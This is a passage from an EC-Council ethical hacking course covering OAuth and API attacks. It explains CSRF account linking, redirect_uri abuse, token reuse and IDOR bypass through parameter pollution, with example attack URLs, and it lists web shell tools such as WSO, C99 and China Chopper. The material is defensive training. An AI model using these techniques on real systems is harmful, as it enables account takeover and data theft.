    - ✓ Spoofs the first request to connect the provider account with the client. It is just another GET request. It is usually performed inside the <iframe> tag to make the user unaware of this action.
  - Once the victim opens the attacker's malicious page, his/her account gets logged out on the provider and connects as a fake account. Then, the attacker's fake account is connected with the victim's account on the client. The victim does not ask the client for permission, as the attacker has already approved it.
  - Hence, the attacker can log into the victim's account on the client side using his/her fake account on the provider.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Attack on 'redirect_uri'**

  While registering, the domain is usually specified by the client and only those "redirect_uri" on the specific domain are permitted. If an attacker can identify vulnerabilities such as XSS on a web page on the client domain, he/she can exploit them to capture authorization code.

  Steps to perform an attack on 'redirect_uri':

  - The attacker leaks data through a vulnerable page on the client domain: **https://xyz.com/vuln**
  - The attacker installs malicious JavaScript on the page; then, the page sends the URL, which is loaded in the browser (along with the parameter and fragments) to the attacker
  - The attacker creates a page that prompts the user to open a malicious link:
  - **https://provider.com/oauth/authorize?client_id=CLIENTID&response_type=auth_code&redirect_uri=https%3A%2F%2Fxyz.com%2Fvuln**
  - When the victim opens the malicious link, the user agent is redirected to **https://xyz.com/vuln?code=CODE,** and the CODE is then exfiltrated to the attacker
  - Now, the attacker uses the retrieved code to provide the access token via authentic 'redirect_uri' such as **https://xyz.com/oauth/callback?code=CODE.**

- **CSRF on Authorization Response**

  The attacker performs a CSRF attack to connect a fake account on the provider with the victim's account on the client side. This attack exploits a third request related to authorization code grant.

  Steps to perform CSRF on authorization response:

  - The attacker open a fake account on the provider
  - The attacker starts a "Connect" operation with the client through his/her fake account on the provider, but halts authorization server redirects, which means that the attacker has validated the client to access his/her resources on the provider, while the client is not informed. Hence, the attacker stores the authorization_code.
  - The attacker persuades the user to send a request to **https://xyz.com/<provider>/login?code=Auth_Code**. This operation can be implemented by luring the victim into opening a malicious link embedded with an img or script tag along with the abovementioned link as source.
  - When the victim logs into the client, the attacker's fake account is connected to the victim's account

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Now, the attacker can sign in as the victim on the client by logging in with his/her fake account on the provider


- **Access Token Reusage**

  OAuth requires unique access tokens for individual clients. It ensures that these tokens saved on the authorization server are mapped to relevant scopes and time expiry. Access tokens provided for "ClientA" can work for "ClientB". Attackers exploit this feature to perform attacks on clients that allow grants implicitly.

  Steps to reuse access tokens:

  - The attacker develops a legitimate client application "clientA" and enrolls it with some provider
  - Now, the attacker lures the victim into accessing "clientA" and gains illegal access to the victim's access token on "clientA"
  - Let us consider that the victim accesses "client", which uses the implicit grant. In such a case, the authorization server redirects the user agent to **https://clientB.com/callback#access_token=ACCESSTOKEN. Now, the attacker can open this URL with client's access_token**.
  - The attacker is verified as a valid entity by "client". Therefore, one access token is sufficient for use on many clients using the implicit grant.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Techniques to Hack an API

Different ways to hack an API are discussed below:

- **Reverse Engineering**

  Viewing the APIs from the developer's viewpoint can be flawed because it checks only if an API is working as intended. Once it is deployed for the end-user experience, it may not work as it worked in the developer environment. This is what attackers often attempt to do while reverse-engineering the API. Attackers invoke APIs in reverse order to identify the flaws residing in the API that can be obfuscated in real-time usage.

  For instance, consider an order is made using the same account that is already used for an earlier booking. The order flow appears to be something like this:

  - Order made
  - Order linked with the account
  - Order is accepted

  Attackers can use this flow in the process of reverse engineering an API. If the accepting mechanism is carried in the reverse order, the internal API used to connect orders to accounts can be crashed, thereby forcing the browser to expose the account details of a user.

- **User Spoofing**

  It is a process of concealing the original identity and masquerading as some other valid entity. In most cases, the attacker tries to expose himself as a legitimate user with special privileges and provides free data access to additional users to cause more

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

damage. Attackers use details obtained from phishing or any other information leaking methods to masquerade as the original user.

If attackers can successfully break into the system, they can perform some type of privilege escalation attack by redirecting the URI function to another URI, injecting code that serves as text, or bombarding the API with excessive data, causing buffer overflow.

- **Man-in-the-Middle Attacks**

  In an MITM attack, attackers watch the API communications with the server or behave themselves as a server by intercepting the request calls. The attacker's motive, in this case, is to provide fake links that appear to be legitimate in API interaction. These attacks can be carried out by domain squatting and copying API resource location.

  For instance, the user might make a resource call via the API.io/media/function, and the attacker might be sitting at the APO.io/media/function. A change in a single character can make a significant difference. If the user clicks on the second link without noticing the URL misinterpretation, he/she will be providing sensitive information to an attacker-controlled server.

- **Session Replay Attacks**


  Session replay attacks can be launched on websites and other sources that initiate and store sessions. These attacks are usually performed to obtain session IDs and replay them to the server. In this case, attackers rewind the session time and prompt the server to disclose the information as though a similar request is made once again.

- **Social Engineering**

  Although it may not be a direct API attack, social engineering can be performed through the API. Social engineering does not affect the API or the machine code; it is a technique employed to trick users into divulging their credentials or other sensitive information. Phishing is a technique often used to send malicious links to users via email to reset or validate their security credentials. Spear-phishing is another sophisticated social engineering attack in which additional data is provided to the users, making them believe that they are interacting with a valid endpoint.

  If the user enters his/her credentials on the fake link, attackers can capture the data and launch further attacks such as modifying the account details and illegitimate online transactions, using the stolen credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



REST API Vulnerability Scanning

REST API vulnerabilities introduce the same risks as security issues in web applications and websites. These risks include critical data theft, intermediate data tampering, etc. Performing thorough scanning on REST APIs can expose various underlying vulnerabilities that attackers can exploit. Attackers can use tools such as Astra, Fuzzapi, W3af, and Appspider to carry out REST API vulnerability scanning.

- **Astra**

  Source: *https://github.com*

  Attackers use the Astra tool to detect and exploit underlying vulnerabilities in a REST API. Astra can discover and test authentications such login and logout; this feature makes it easy for attackers to incorporate it into the CICD pipeline. Astra can invoke API collection as an input value; hence, it can also be used for scanning REST APIs.

  Astra allows attackers to detect REST APIs that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, broken authentication and session management, JWT Attack, blind XXE injection, CRLF detection, CORS misconfiguration, and rate limiting.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.92: Screenshot of Astra

Some REST API vulnerability scanning tools are as follows:

- Fuzzapi (*https://github.com*)
- w3af (*http://docs.w3af.org*)
- appspider (*https://www.rapid7.com*)
- Vooki (*https://www.vegabird.com*)
- OWASP ZAP (*https://www.owasp.org*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing IDOR via Parameter Pollution

Insecure Direct Object Reference (IDOR) is a vulnerability that arises when developers disclose references to internal data enforcement objects such as database keys, directories, and other files, which can be exploited by an attacker to modify the references and gain unauthorized access to the data. These IDORs can be bypassed by providing a single parameter name repeatedly but with unique values.

For instance, assume that the victim's user_id is 321. Attackers can change this user_id value to 654 (it is another user_id value) to identify IDOR. If the page is not vulnerable to IDOR, it generates a "401 Unauthorized" error message.

To bypass IDOR via parameter pollution, the attacker sends two user_id parameters as a request, in which one parameter is appended with the victim's user_id and the other one is appended with the attacker's own user_id.

For example, consider the following request:

api.xyz.com/profile/user_id= 321

The attacker manipulates the abovementioned request using parameter pollution to bypass IDOR:

api.xyz.com/profile/user_id=654&user_id=321

When the abovementioned request is processed at the REST API endpoint, the application verifies the first user_id parameter and ensures that the user who is sending the request has included his/her own user_id in the GET request.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hence, an attacker can bypass IDOR by providing two user_id parameters: one belongs to the victim and the other belongs to the attacker. The application is tricked into to considering it as a valid request.

Attackers use tools such as Burp Suite to proxy the traffic and intercept all the traffic to REST API endpoints. Then, they use the parameter pollution technique to send both the attacker's user_id and the victim's user_id in the GET request to gain unauthorized access and retrieve sensitive data from the victim's account. Using this technique, attackers can also compromise the application's functionality because every parameter inside the application is vulnerable to this attack.

Figure 14.93: Screenshot of Burp Suite

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Shells

A web shell is a malicious piece of code or script that is developed using server-side languages such as PHP, ASP, PERL, RUBY, and Python, and then installed on a target server. The malicious script enables attackers to gain remote access or remote administration capabilities over the target server along with its file system.

Attackers inject malicious scripts by exploiting most common vulnerabilities such as remote file inclusion (RFI), local file inclusion (LFI), exposition of administration interfaces, and SQL injection. Attackers can also perform XSS attacks using social engineering techniques to install the malicious code.

Attackers also employ network monitoring tools (mainly Wireshark) to discover vulnerabilities that can be exploited later for web shell injection. These vulnerabilities often lie in a web server's software or content management system (CMS).

Web shells are used by the attacker to carry out privilege escalation and gain remote access to download, upload, erase, and execute files on the target web server. Using the web shell, attackers can also steal private data, damage the website's reputation via DDoS attacks, change the structure of the website, make the web page's resources unavailable on the Internet, maintain persistence, exfiltrate data, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.94: Illustration of a web shell

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Shell Tools

Attackers use various web shell tools such as WSO PHP Webshell, b374k, C99, China chopper, R57, and WSO (web shell by oRb) to gain remote control over target web servers.

- **WSO Php Webshell**

  Source: *https://github.com*

  WSO Php Webshell is a web shell that allows attackers to monitor running processes and execute remote commands to download, upload, erase, or edit files. It also allows attackers to access and infect remote servers and access SQL databases.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.95: Screenshot of WSO Php Webshell

Some additional web shell tools are as follows:

- b374k (*https://github.com*)
- C99 (*https://github.com*)
- China Chopper (*https://www.fireeye.com*)
- R57 (*https://github.com*)
